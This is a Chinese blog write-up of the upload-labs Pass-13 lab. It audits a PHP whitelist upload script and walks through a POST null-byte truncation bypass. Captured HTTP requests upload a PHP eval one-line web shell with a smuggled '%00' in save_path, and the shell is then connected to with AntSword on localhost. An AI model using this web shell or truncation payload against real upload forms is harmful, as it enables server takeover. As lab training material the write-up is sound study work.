安全-Pass13之白名单POST型00截断绕过（upload-labs）

原创

小狐狸FM 于 2021-08-12 17:16:26 发布 411 收藏 3


分类专栏： 安全 文章标签： php 安全漏洞 文件上传漏洞

本文链接：https://blog.csdn.net/smallfox233/article/details/119647545

文章目录

前言

- `00` 绕过需要有两个条件，一是 `magic_quotes_gpc` 状态为 `off`，二是 `php` 的版本要 `小于5.3.4`
- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

Upload-labs Pass-11 Pass-12 截断漏洞

00截断上传绕过_文件上传漏洞“%00截断”绕过

文件上传绕过之00截断

upload-labs第11~12关 00截断

其他介绍

文件上传绕过思路集合

upload-labs靶场下载


upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目



> php后端代码

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传失败";
        }
    } else {
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

二、WriteUp


[1]. 函数介绍

PHP函数	介绍
date(格式)	以固定的时间格式获取当前系统的时间
in_array(变量，数组)	如果变量存在于数组就返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
rand(数字1，数字2)	从数字1到数字2的范围内生成随机数，两个数字都有包含在内
strrpos(字符串1，字符串2)	计算字符串2在字符串1中最后一次出现的下标（下标从0开始）
substr(字符串，起始位置，子串长度)	返回字符串的子串，未填写子串长度时表示截止到主串末尾

[2]. 源码审计

(1). 变量判断

> - 对 `php` 代码进行审计，if语句比较多最好从外往内分析
> - 第一条 `if` 语句只是判断了一下提交的 `post` 请求中 `submit` 参数是否被设置且非空
>
> PHP:isset - Manual



```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {//第一条if语句
 //代码
}
```

(2). 白名单

> `$ext_arr`是一个数组类型，当文件的后缀为其中的一个时才能上传

```
'jpg','png','gif'
```

```php
//代码
if (xxx) {//第一条if语句
 $ext_arr = array('jpg','png','gif');
 //代码
}
```

(3). 获取文件后缀

> 假设文件名为`test.php`

传入的值	返回的值	代码	代码作用
test.php	test.php	`$_FILES['upload_file']['name']`	获取上传的文件名
test.php	4	`strrpos($_FILES['upload_file']['name'],".")`	获取小数点在文件名中的下标
4	5	`strrpos($_FILES['upload_file']['name'],".") + 1`	获取小数点右移一位的字符下标
test.php	php	`substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);`	获取文件的后缀名

```php
//代码
if (xxx) {//第一条if语句
 //代码
 $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
 //代码
}
```

(4). 白名单过滤

> `$file_ext`存储了文件的后缀名，当文件的后缀为`$ext_arr`中的值，才能进入`if`语句

```
'jpg','png','gif'
```

```
//代码
if (xxx) {//第一条if语句
 //代码
 if(in_array($file_ext,$ext_arr)){//第二条if语句
        //代码
    } else{//第二条if语句为假
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

(5). 文件存储路径设置

> - 在上传文件的时候，文件都会被存储在一个临时的文件夹下
> 我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
> - `save_path` 的值是通过 `POST` 的方式传入
> `$file_ext是文件的后缀，不含小数点`
> `rand(10,99)` 则是从10到99数字中取随机数，范围左闭右闭
> `date("YmdHis")` 用于获取当前的时间，以 `xxxx` 年 `xx` 月 `xx` 日 `xx` 时 `xx` 分 `xx` 秒为格式
> 两个字符串变量之间的连接用小数点

```
//代码
if (xxx) {//第一条if语句
 //代码
 if(xxx){//第二条if语句
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
    } else{//第二条if语句为假
        //代码
    }
}
```

(6). 移动临时文件

> - 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作

```
//代码
if (xxx) {//第一条if语句
 //代码
 if(xxx){//第二条if语句
        //代码
        if(move_uploaded_file($temp_file,$img_path)){//第三条if语句
            $is_upload = true;
        } else {//第三条if语句为假
            $msg = '上传出错！';
        }
    } else{//第二条if语句为假
        //代码
    }
}
```


[3]. 00绕过

(1). 环境设置


> `00` 绕过的条件如下


条件	版本/参数
php	< 5.3.4
magic_quotes_gpc	Off

> 先安装一个小于 `5.3.4` 版本的 `php`，然后在网站中修改php版本



> `magic_quotes_gpc` 在 `php.ini` 文件中






(2). 绕过

> 下方表格来自ASCII 百度百科

Bin (二进制)	Oct (八进制)	Dec (十进制)	Hex (十六进制)	缩写/字符	解释
0000 0000	00	0	0x00	NUL(null)	空字符

> 将木马文件的后缀改为白名单中的后缀 `.jpg`



> 上传抓包

Raw | Params | Headers | Hex

```
POST /upload-labs-master/Pass-13/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs-master/Pass-13/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------310722463010196
Content-Length: 412

-----------------------------310722463010196
Content-Disposition: form-data; name="save_path"

../upload/
-----------------------------310722463010196
Content-Disposition: form-data; name="upload_file"; filename="test13.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----------------------------310722463010196
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------310722463010196--
```


> 如果上传的路径和 `GET` 型截断绕过一样，写成 `../upload/test13.php%00` 时没法绕过文件上传
> `GET` 方式的 `%00` 会被服务器进行 `URL` 解码成 `null` ，而 `POST` 方式需要先自己进行 `URL` 解码成 `null` 后再发送报文

Raw | Params | Headers | Hex


```
POST /upload-labs-master/Pass-13/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs-master/Pass-13/index.php?action=show_code
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------267382837614532
Content-Length: 412

-----------------------------267382837614532
Content-Disposition: form-data; name="save_path"

../upload/test13.php%00
-----------------------------267382837614532
Content-Disposition: form-data; name="upload_file"; filename="test13.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----------------------------267382837614532
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------267382837614532--
```

Raw | Params | Headers | Hex


```
POST /upload-labs-master/Pass-13/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs-master/Pass-13/index.php?action=show_code
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------267382837614532
Content-Length: 412

-----------------------------267382837614532
Content-Disposition: form-data; name="save_path"

../upload/test13.php
-----------------------------267382837614532
Content-Disposition: form-data; name="upload_file"; filename="test13.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----------------------------267382837614532
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------267382837614532--
```




(3). 访问测试

> - 复制图片地址后，发现后面增加了一些没用的字符信息
> - `%EF%BF%BD` 是经过URL编码后的结果
>
> `/4120210812170335.jpg` 是代码中添加的内容

```
http://127.0.0.1/upload-labs-master/upload/test13.php%EF%BF%BD/4120210812170335.jpg
```


```
$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
```

> 直接删除 `.php` 之后的内容进行访问，访问成功表示文件被解析了



(4). 连接shell

> 使用蚁剑或菜刀连接木马


Add shell
Add
Clear
Shell url *
0.0.1/upload-labs-master/upload/test13.php
Shell pwd *
cmd
Encode
UTF8
Shell type
PHP
Encoder
default
chr
base64
https://blog.csdn.net/smallfox233


AntSword
AntSword Data Edit Window
127.0.0.1
Folders (0)
C:/
phpstudy_pro
WWW
upload-labs-master
upload
Files (2)
New
UP
Refresh
Home
Bookmark
/phpstudy_pro/WWW/upload-labs-master/u
Name
Time
Size
Attr
readme.php
2020-01-15 22:38:33
97 b
0666
test13.php
2021-08-12 17:11:47
29 b
0666
https://blog.csdn.net/smallfox233